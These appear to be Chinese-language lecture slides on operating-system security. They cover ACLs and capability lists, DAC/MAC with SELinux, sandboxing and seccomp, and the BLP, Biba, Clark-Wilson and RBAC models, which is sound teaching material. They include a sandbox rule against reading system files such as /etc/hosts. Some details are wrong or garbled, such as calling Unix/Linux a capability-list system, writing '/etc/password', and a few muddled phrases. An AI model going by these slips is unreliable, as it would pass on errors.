2. 访问的资源在系统程序 (monitor) 管控下

Resource is under the monitor of the system

3. 系统管控程序 (monitor) 不能被绕过 (bypass)

Monitor shall not be bypassed



# 访问控制的两种主要实现方式

商用操作系统中常见的访问控制策略主要为下两类：

1. **Access Control List (ACL)** —— e.g. in Windows family


2. **Capability List** —— e.g. in Unix & Linux family



# 1. Access Control List (ACL)

	File 1	File 2	.....	File n
User 1	r	w	.....	-
User 2	w	w	.....	r
.....	.....	.....	.....	.....
User m	r	r	.....	w

ACL是**主动控制**，将保护措施构建在被保护者身上。




## 2. Capability List (C-List)

### Capability

User holds a “**ticket**” for each resource, so called “**capability**”  
Ticket is unforgeable (random bit sequence, or assigned by OS)  
It is user irrelevant 不用关心用户的身份

### Capability List

A user can hold the capability for **several** resource



# 两种访问控制的优缺点比较

- Access Control List
  - 以文件为线索
  - 对文件的访问权限审计比较方便

**ACL**容易被攻破：

攻击者只要让系统认为攻击者是一个拥有访问权限的用户即可。

例如：

Unix下有一个sendmail的程序，是在root用户的权限下运行的。

攻击者可以对此程序进行攻击二进制修改或其他方法，在其中插入攻击代码。

因此，运行起来，这段代码将具有root权限，系统就会认为此程序是根用户root用户权限。

=====

- Capability List
  - 以用户为线索
  - 删除文件比较麻烦，需要遍历所有用户的C-list

**C-List**和ACL一样，C-list也是可能被攻击的目标。

攻击例子：攻击者可以为某个用户/进程伪造一个能力表

两种保护方法：

**1) 可以将Clist放到内核态内存空间。**例如，使用tagged结构（需要硬件支持）。

Tagged结构是在每个内存字（虚拟地址空间）设置一个额外的位，表示该内存字中是否包含“能力”信息。如果该位被设置，那么对该字的写操作，只能由操作系统进行。例如：IBM的AS/400商用服务器使用了tagged结构。

**2) 加密能力表**

加密后，可放到用户态空间。当然，密钥最好还是放在专用硬件/内核中。



# 访问控制的两种模型：DAC 和 MAC

访问控制被分为两类：

1. **自主访问控制 (DAC, discretionary access control)**
2. **强制访问控制 (MAC, mandatory access control)**

可信计算机系统评估准则 (TCSEC) 将计算机系统的安全程度从高到低划分为A1, B3, B2, B1, C2, C1, D七个等级,  
例如, C级要求至少具有自主型的访问控制DAC; B级以上要求具有强制型的访问控制MAC手段。

在配置了SELinux的Linux系统中, DAC和MAC同时发挥作用。

1. 当文件被访问时, 标准Unix权限将先于SELinux安全策略生效。
2. 如果标准权限拒绝访问, 访问直接被拒绝, SELinux在整个过程中没有参与。
3. 如果标准权限允许访问, SELinux此时将参与进来并根据其源进程和目标对象的安全上下文来判断允许还是拒绝访问。

# SELinux

Security Enhanced Linux (SELinux)是MAC的一个实现，已在Linux内核中存在近十年



```
#ps -efZ | grep mail
system_u:system_r:sendmail_t    root      2661      1 0
12:30 ?          00:00:00 sendmail: accepting connections
system_u:system_r:sendmail_t    smmsp    2670      1 0
12:30 ?          00:00:00 sendmail: Queue runner@01:00:00 for /var/spool/clientmqueue
```

An optional  
security  
mechanism

- 对象的拥有者无权超越对象的安全属性。
  - 标准Linux访问控制、所有/组+权限标记（例如rwx）通常被称为自主访问控制（简称DAC）。
- SELinux中不存在UID或者文件所有权概念。所有事物都由标签机制进行控制。
  - 这意味着SELinux系统可以在不涉及高权限root进程的前提下实现设置。

04

# 沙盒机制

S a n d b o x i n g



# 沙盒机制

广义:

隔离具有（潜在）威胁的程序或数据的运行环境，可能包括硬件、软件等各个抽象层次

狭义:

Software fault isolation


大多数用**软件方法**实现

(\*也有用硬件来做的，参见CCS2014)

creating restricted environments for  
programs

例如:

- 文件系统沙盒: chroot命令
- 进程jail: NativeClient (曾是Google Chrome的技术优势)



# 沙盒实现方法

---

1. 掌握程序运行时需要访问的所有文件的列表，包括：其他应用程序，共享库，配置文件，系统调用，等等文件和资源；
2. 不允许程序访问setuid权限的程序，不允许赋予超出此程序权限之外的权限；
3. 禁止程序通过访问系统文件，如/etc/password, /etc/hosts 等，搜集系统信息。如需访问，沙盒创建一个“净化”文件替换原文件。此“净化”文件中仅包含必须访问的信息，而绝无无关信息。

# 1. Principle of least privilege

---

Entity should be given only those privilege needed to finish a task

Temporary elevation of privilege should be relinquished immediately

Granularity of privileges

Append permission only for logging process

# Seccomp

---

- Seccomp (secure computing mode)
  - a computer security facility in the Linux kernel.
  - merged into the Linux kernel mainline in kernel version 2.6.12, which was released on March 8, 2005.[1]
- Seccomp allows a process to make a one-way transition into a “secure” state where it cannot make any system calls, except
  - `exit()`
  - `sigreturn()`
  - `read()`
  - `write()` to already-open file descriptors.
- seccomp was first devised by Andrea Arcangeli in January 2005 for use in public grid computing and was originally intended as a means of safely running untrusted compute-bound programs.


# Software using seccomp

---

- Android uses a seccomp-bpf filter in the zygote since Android 8.0 Oreo.
- QEMU, the Quick Emulator
  - the core component to the modern virtualization together with KVM uses seccomp on the parameter
- Docker enables software to run inside of isolated containers.
  - When a Docker container is created, using docker run or docker create sub-commands, a seccomp profile can be associated with the container using the --security-opt parameter.



# Example: NaCl — Google Native Client



# 05

## 系统安全理论模型简述

System Security Models



# 安全模型

- 状态机模型
- 存取矩阵模型
- BLP模型
- Biba模型
- Clark-Wilson模型
- Chinese Wall模型
- RBAC模型
- 其他模型

## 层次性:

一个OS至少包含设备层、系统层、应用层、网络层  
每个层应该为本层安全负责，不需要考虑其它层  
假如，某个应用既要考虑OS入侵、又要考虑网络攻击，实现复杂度过高。

## 可测试性:

模型应能被测试。通过代码审查、形式化验证工具等方式进行验证。

## Role:

在层次基础上配置负责人角色，确定职责范围和能力要求。  
例如，系统层安全管理员，应能制定并管理系统日志、配置访问控制等，  
网络层安全管理员，应能精通网络攻防技术，等等。

# 状态机模型


用状态机语言将安全系统描述成抽象的状态机，用状态变量表示系统的状态，用转换规则描述变量变化的过程。

状态机模型用于描述其他系统早就存在，但用于通用操作系统的所有状态变量几乎是不可能的。状态机安全模型通常只能描述安全操作系统中若干与安全相关的主要状态变量。它是后续几个模型的基础。

状态机模型的基本特征是装填和状态转移函数，

- (1) 安全的初始状态；
- (2) 安全的状态转移函数；
- (3) 用归纳法可以证明系统是安全的。

原理：只要该模型的初始状态是安全的，并且所有的转移函数也是安全的（即一个安全状态通过状态转移函数只能达到新的安全状态），那么数学推理的必然结果是系统只要从某个安全状态启动，无论按哪种顺序调用系统功能，系统总是保持在安全状态。



# 存取矩阵模型

Access Matrix Model 是状态机模型的一种。它将系统的安全状态表示成一个矩阵：每一个主体拥有一行，每个客体拥有一列，交叉项表示主体对客体的访问模式。

存取矩阵定义了系统的安全状态，这些状态又被状态转移规则（即状态机模型的状态转移函数）引导到下一个状态。矩阵模型对安全保护机制这种高层次的抽象（仅指明了系统存在着主体、客体和存取模式，却不说明三者具体指什么和其他细节），带来了灵活性和广泛的适用性。只要解释适当，它可以和实际的计算机系统相符合。

提出于20世纪  
70年代

在实际的计算机系统中，当把存取矩阵作为一个二维数组来实现时，它往往会成为一个稀疏矩阵。

实际中对存取矩阵的存放，很自然采用按行存放或者按列存放。

- 按行存放，每个主体在其属性数据结构中部，有果然客体及他对他们各自的存取权限，这种方法叫“能力表 (Capability List)”法。
- 按列存放，则是在每个客体的数据结构中存放着系统中每个主体对该客体的存取权限，这种方法叫“访问控制表 (Access Control List)”。

# BLP模型

BLP模型是最具有代表性的形式化信息安全模型，它是根据军方的安全策略设计的，用于控制对具有密集划分的信息的访问。他所关注的是信息的“保密性”，主要用于军事领域。它是定义多等级安全（MLS）的基础。

BLP模型是一个请求驱动的状态机模型。  
他在某一状态接受请求，然后输出决定，进入下一个状态。

Bell and Lapadula,  
1973年

BLP模型归结为三方面内容：元素、属性和规则：

- (1) 主体（S）：指引起信息流动的访问发起者。用户登录到系统后，由进程代表用户执行具体访问操作，系统中只有进程向客体发出访问请求。
- (2) 客体（O）：指信息流动中的访问承受者。客体包括文件、目录、进程、设备、进程间通信结构等。
- (3) 敏感标记：指主体或客体的安全标记，是系统进行保密性访问控制的依据，包括等级分类和非等级类别两部分。其中，等级分类指主体或客体的密级，有一个整数代表；非等级类别指主体可以访问的客体范围，有一个集合表示。
- (4) 权限：指主体对客体的访问操作，如读、写、执行等。
- (5) 属性：指模型的安全性质。
- (6) 规则：描述模型状态之间的状态转换规则。

# 面向完整性的模型：Biba模型 和 Clark-Wilson模型

Biba是第一个涉及计算机系统中完整性问题的模型。模型的基本概念就是不允许“低完整性”的信息流动到“高完整性”的对象中，只允许信息流以相反的方向流动。Biba模型提出了5种不同的用于完整性目的的强制访问控制策略。

K.J.Biba于  
1977年提出

1. 面向主体的低水标策略：每个主体的完整性级别不是静态的，而是取决于它前一状态的完整性级别。例如，主体对具有较低完整性级别的客体进行读操作后会降低其本身的完整性级别，从而缩小了其可以访问的客体集。
2. 面向客体的低水标策略：主体具有对任何客体的写操作，并且当主体执行完写操作后，客体的完整性级别会降低为写操作前主体和客体的完整性级别的最大上界。例如，高级别客体被低级别主体进行写操作后，客体完整性降低，从而导致信息泄露，并且一旦客体级别降低后再也不能恢复。
3. 低水标完整性审计策略
4. 环策略
5. 严格完整性策略

# 面向完整性的模型：Biba模型、Clark-Wilson模型

Clark-Wilson模型是Clark和Wilson于1987年提出，在给出军事保密性和商业完整性的严格区分的同时，提出了一个数据完整性模型。理念是，在商业数据环境中，相对于保密性而言，数据的完整性更为重要。因此该模型是强数据类型和面向事务处理的商用的完整性模型。

该模型指出了与商业系统相关的数据一致性目标是：保证任何人都不能修改数据以获取公司资产或改动会计账目。

1987年提出

该模型基于两个基本概念：

- (1) 良性处理：用户不能随意操作数据，以此确保数据内部一致性
- (2) 责任隔离：所有的操作都由几个子部分组成，并由不同的人分别执行

CW模型中包含4种元素：

- (1) 约束数据项
- (2) 非约束数据项
- (3) 转移过程
- (4) 完整性验证过程



# RBAC 基于角色的访问控制模型

RBAC (Role-Based Access Control) 即基于角色的权限控制。通过角色关联用户，角色关联权限的方式间接赋予用户权限。

RBAC96包括基本模型RBAC0、等级模型RBAC1、约束模型RBAC2和组合模型RBAC3：

(1) RBAC0：包括四个实体集，用户集、角色集、权限集、会话集。

其中，**用户**是一个主体，

**角色**是一个与权限责任相联系的策略，


**权限**是对系统中客体的特定的访问方式，

**会话**是一个用户与可能的多个角色之间的映射。

(2) RBAC1：在RBAC0的基础上引入角色的等级的概念。

(3) RBAC2：在RBAC0的基础上引入约束的概念。

(4) RBAC3：由于RBAC1和2不兼容，提出了RBAC3，它是1和2的组合。



RBAC在企业信息系统安全方面具有极大优势，它将若干特定的用户几何和某种授权连接在一起。这样的授权管理与个体授权相比具有强大的可操作性和可管理性。系统的用户并不会直接和数据有直接联系，而是通过“角色”这个中间层来访问后台数据信息。

## 本章要点

---

- 权限 Permission
- 隔离 Isolation
- 访问控制 Access Control
- 沙盒机制 Sandboxing